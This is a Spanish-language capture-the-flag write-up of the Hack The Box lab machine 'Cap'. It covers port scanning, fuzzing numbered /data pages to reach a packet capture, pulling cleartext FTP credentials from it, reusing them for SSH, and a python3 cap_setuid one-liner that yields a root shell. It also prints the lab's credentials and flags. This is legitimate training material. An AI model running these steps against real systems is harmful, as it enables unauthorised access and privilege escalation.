

Hack The Box

PEN-TESTING LABS

Write-up

Máquina Cap



Autor: J0lm3d0

Índice

1. Introducción	2
2. Enumeración de servicios y recopilación de información sensible	3
3. Acceso a la máquina	8
4. Escalada de privilegios	9

1. Introducción

En este documento se recogen los pasos a seguir para la resolución de la máquina Cap de la plataforma HackTheBox. Se trata de una máquina Linux de 64 bits, que posee una dificultad fácil de resolución según la plataforma.

Para comenzar a atacar la máquina se debe estar conectado a la VPN de HackTheBox o, si se cuenta con un usuario VIP, lanzar una instancia de la máquina ofensiva que nos ofrece la plataforma. Después, hay que desplegar la máquina en cuestión y, una vez desplegada, se mostrará la IP que tiene asignada y se podrá empezar a atacar.

2. Enumeración de servicios y recopilación de información sensible

Para comenzar, realizo un escaneo de todo el rango de puertos TCP mediante la herramienta *Nmap*.

```
Not shown: 65532 closed ports
Reason: 65532 resets
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 63
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
```

Figura 1: Escaneo de todo el rango de puertos TCP

En la figura 1 se puede observar los puertos que la máquina tiene abiertos. Después, aplico scripts básicos de enumeración y utilizo la flag *-sV* para intentar conocer la versión y servicio que están ejecutando cada uno de los puertos que he detectado abiertos (Figura 2).

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http    gunicorn
| fingerprint-strings:
|_  FourOhFourRequest:
|_    HTTP/1.0 404 NOT FOUND
|_    Server: gunicorn
|_    Date: Mon, 05 Jul 2021 17:57:03 GMT
|_    Connection: close
|_    Content-Type: text/html; charset=utf-8
|_    Content-Length: 232
|_    <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|_    <title>404 Not Found</title>
|_    <h1>Not Found</h1>
|_    <p>The requested URL was not found on the server. If you entered the URL ma
|_  GetRequest:
|_    HTTP/1.0 200 OK
|_    Server: gunicorn
|_    Date: Mon, 05 Jul 2021 17:56:57 GMT
|_    Connection: close
|_    Content-Type: text/html; charset=utf-8
|_    Content-Length: 19386
```

Figura 2: Enumeración de los puertos abiertos

Al encontrarse abiertos los puertos 21, 22 y 80, y no contar con ningunas credenciales para los servicios FTP o SSH, comienzo a enumerar el servidor web. En la figura 3 se puede ver el panel de la página principal, en el cual vemos algunas gráficas y 3 diferentes opciones en el menú de la parte izquierda.



Figura 3: Página principal del servidor web

Al acceder a las diferentes opciones de arriba a abajo, nos aparecen las páginas que se observan en las figuras 4, 5 y 6, respectivamente.




Figura 4: Página “data” del servidor web

```

10.10.10.245/ip
PrivEsc CMS
Search...

Dashboard Home / Dashboard

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.245 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::250:56ff:feb9:2454 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::250:56ff:feb9:2454 prefixlen 64 scopeid 0x0<global>
    ether 00:50:56:b9:24:54 txqueuelen 1000 (Ethernet)
    RX packets 3023326 bytes 340900081 (340.9 MB)
    RX errors 0 dropped 810 overruns 0 frame 0
    TX packets 3442094 bytes 786132924 (786.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 30357 bytes 2331046 (2.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 30357 bytes 2331046 (2.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    
```

Figura 5: Página “ip” del servidor web

10.10.10.245/netstat

PrivEsc CMS

Search...

Dashboard Home / Dashboard

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	User	Inode	PID/Program name	Timer
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	1001	35480	-	off (0.00/0/0)
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	101	33220	-	off (0.00/0/0)
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	0	35353	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51028	TIME_WAIT	0	0	-	timewait (9.69/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51026	TIME_WAIT	0	0	-	timewait (10.72/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51030	TIME_WAIT	0	0	-	timewait (9.68/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51032	TIME_WAIT	0	0	-	timewait (9.68/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51044	TIME_WAIT	0	0	-	timewait (35.88/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51034	TIME_WAIT	0	0	-	timewait (9.68/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51040	TIME_WAIT	0	0	-	timewait (35.69/0/0)
tcp	0	1	10.10.10.245:53884	1.1.1.1:53	SYN_SENT	101	302869	-	on (3.71/2/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51048	TIME_WAIT	0	0	-	timewait (36.42/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51054	ESTABLISHED	1001	302870	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51024	TIME_WAIT	0	0	-	timewait (10.72/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51050	TIME_WAIT	0	0	-	timewait (35.88/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51042	TIME_WAIT	0	0	-	timewait (35.88/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.208:51046	TIME_WAIT	0	0	-	timewait (35.88/0/0)
tcp6	0	0	:::21	:::*	LISTEN	0	34140	-	off (0.00/0/0)
tcp6	0	0	:::22	:::*	LISTEN	0	35364	-	off (0.00/0/0)
udp	0	0	127.0.0.53:53	0.0.0.0:*	101	33135	-	off (0.00/0/0)	
udp	0	0	127.0.0.1:60614	127.0.0.53:53	ESTABLISHED	102	302867	-	off (0.00/0/0)

Figura 6: Página “netstat” del servidor web

Con la información recopilada hasta el momento, no puedo conseguir acceso a la máquina, por lo que procedo a realizar “fuzzing” con **Gobuster**, tal y como se observa en la figura 7.

```
[+] Url:          http://10.10.10.245
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

=====
2021/07/06 18:10:18 Starting gobuster in directory enumeration mode
=====
/data          (Status: 302) [Size: 208] [--> http://10.10.10.245/]
/ip            (Status: 200) [Size: 17466]
/netstat       (Status: 200) [Size: 41705]
/capture       (Status: 302) [Size: 222] [--> http://10.10.10.245/data/17]
```

Figura 7: Fuzzing con Gobuster sobre el directorio raíz del servidor web

Al ver el resultado, me doy cuenta de que la ruta “capture” es aquella a la que nos redirige al clicar en la opción “Secure Snapshot” del sitio web y que, cada petición que se realiza, el número que aparece después de la ruta “data” cambia. Por tanto, pruebo a realizar “fuzzing” con un diccionario de números mediante **WFuzz** en la ruta “data”, para así comprobar si hay alguna ruta cuyo contenido sea diferente.

```
# wfuzz -c -w numbers.txt http://10.10.10.245/data/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.10.10.245/data/FUZZ
Total requests: 101

=====
ID           Response  Lines  Word      Chars  Payload
=====
000000001:  200      370 L   993 W     17146 Ch  "0"
000000015:  200      370 L   993 W     17144 Ch  "14"
000000016:  200      370 L   993 W     17144 Ch  "15"
000000003:  200      370 L   993 W     17143 Ch  "2"
000000017:  200      370 L   993 W     17144 Ch  "16"
000000011:  200      370 L   993 W     17153 Ch  "10"
000000006:  200      370 L   993 W     17143 Ch  "5"
000000005:  200      370 L   993 W     17143 Ch  "4"
000000013:  302       3 L    24 W      208 Ch  "12"
000000008:  200      370 L   993 W     17152 Ch  "7"
000000002:  200      370 L   993 W     17143 Ch  "1"
000000004:  200      370 L   993 W     17149 Ch  "3"
```

Figura 8: Realizamos “fuzzing” con diferentes números sobre el directorio “data”

Como se puede observar en la figura 8, el tamaño de las páginas es prácticamente similar en todas las rutas, por lo que decido ir probando una a una. Ya en la ruta número 0, veo que el valor que se muestra de número de paquetes no es 0, tal y como se observa en la figura 9, por lo que procedo a descargar el fichero para ver su contenido.




Figura 9: Página “data/0” del servidor web

Al revisar con **Wireshark** el fichero .pcap descargado, encuentro una conexión al servidor FTP en la que se muestran las credenciales utilizadas para la conexión, tal y como se ve en la figura 10.

34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPD 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
44	5.432834	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45	5.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
46	5.478790	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
47	6.309628	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192,168,196,1,212,140
48	6.309655	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0
49	6.309874	192.168.196.16	192.168.196.1	FTP	107	Response: 200 PORT command successful. Consider using PASV.
50	6.310514	192.168.196.1	192.168.196.16	FTP	62	Request: LIST
51	6.311053	192.168.196.16	192.168.196.1	FTP	95	Response: 150 Here comes the directory listing.
52	6.311479	192.168.196.16	192.168.196.1	FTP	80	Response: 226 Directory send OK.

Figura 10: Obtenemos las credenciales de FTP en la captura descargada

3. Acceso a la máquina

Con las credenciales obtenidas en la captura, logro conectarme correctamente al servidor FTP y ver su contenido, que se muestra en la figura 11.

```
(root@offsec)-[~/home/j0lm3d0/Documentos/HTB/Cap]
# ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPD 3.0.3)
Name (10.10.10.245:j0lm3d0): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x   2 1001    1001        4096 Jul 08 17:22 check
-rw-rw-r--   1 1001    1001       462688 Jul 08 16:44 lin.sh
-rw-rw-r--   1 1001    1001       67575 Jul 08 16:49 log.log
-rw-rw-r--   1 1001    1001      123327 Jul 08 17:00 log2
drwxr-xr-x   3 1001    1001        4096 Jul 08 16:44 snap
-r-----   1 1001    1001         33 Jul 08 16:39 user.txt
226 Directory send OK.
ftp> cd check
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxr-x   1 1001    1001       16600 Jul 08 17:21 13331
-rw-r--r--   1 1001    1001        1265 Jul 08 17:17 13331.c
-rwxrwxr-x   1 1001    1001       16864 Jul 08 17:22 44507
-rw-r--r--   1 1001    1001        1570 Jul 08 17:22 44507.c
226 Directory send OK.
ftp> cd ../snap
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x   4 1001    1001        4096 Jul 08 16:44 lxd
226 Directory send OK.
```

Figura 11: Contenido del servidor FTP

Una vez dentro, me descargo todos los archivos, incluido el de la flag “user.txt”, cuyo contenido puede verse en la figura 12.

```
# cat user.txt
b9b5a051d88a0dc1eb5ad22768e1df2b
```

Figura 12: Obtenemos la flag de usuario no privilegiado

También pruebo a reutilizar las credenciales de la conexión por FTP para intentar conectarme por SSH. Tras la prueba, veo que puedo conectarme correctamente, obteniendo así una sesión remota en la máquina víctima.

4. Escalada de privilegios

Los archivos “log.log” y “log2” que encontré en el servidor FTP contienen la salida del script LinPEAS (imagino que tras ejecutarlo en la máquina víctima). Tras revisarlos detenidamente, veo que en el fichero “log2” aparecen unas capabilities que podrían servirnos para escalar privilegios, tal y como se observa en la figura 13.

```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp
```

Figura 13: Capabilities descubiertas por el script LinPEAS

Por tanto, trato de verificar si esas capabilities que aparecen en el log corresponden a las de la máquina víctima. Compruebo que, efectivamente, las capabilities del log son similares a las que obtengo mediante *getcap*, por lo que me aprovecho de la capability “cap_setuid” de Python 3.8 para convertirme en el usuario root y visualizar la flag final.

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_
nathan@cap:~$ python -c 'import os; os.setuid(0); os.system("/bin/sh")'

Command 'python' not found, did you mean:

  command 'python3' from deb python3
  command 'python' from deb python-is-python3

nathan@cap:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# cat /root/root.txt
7df8eeedd7150c8659d5ea3850680854
```

Figura 14: Obtenemos una shell con privilegios de “root” y visualizamos la flag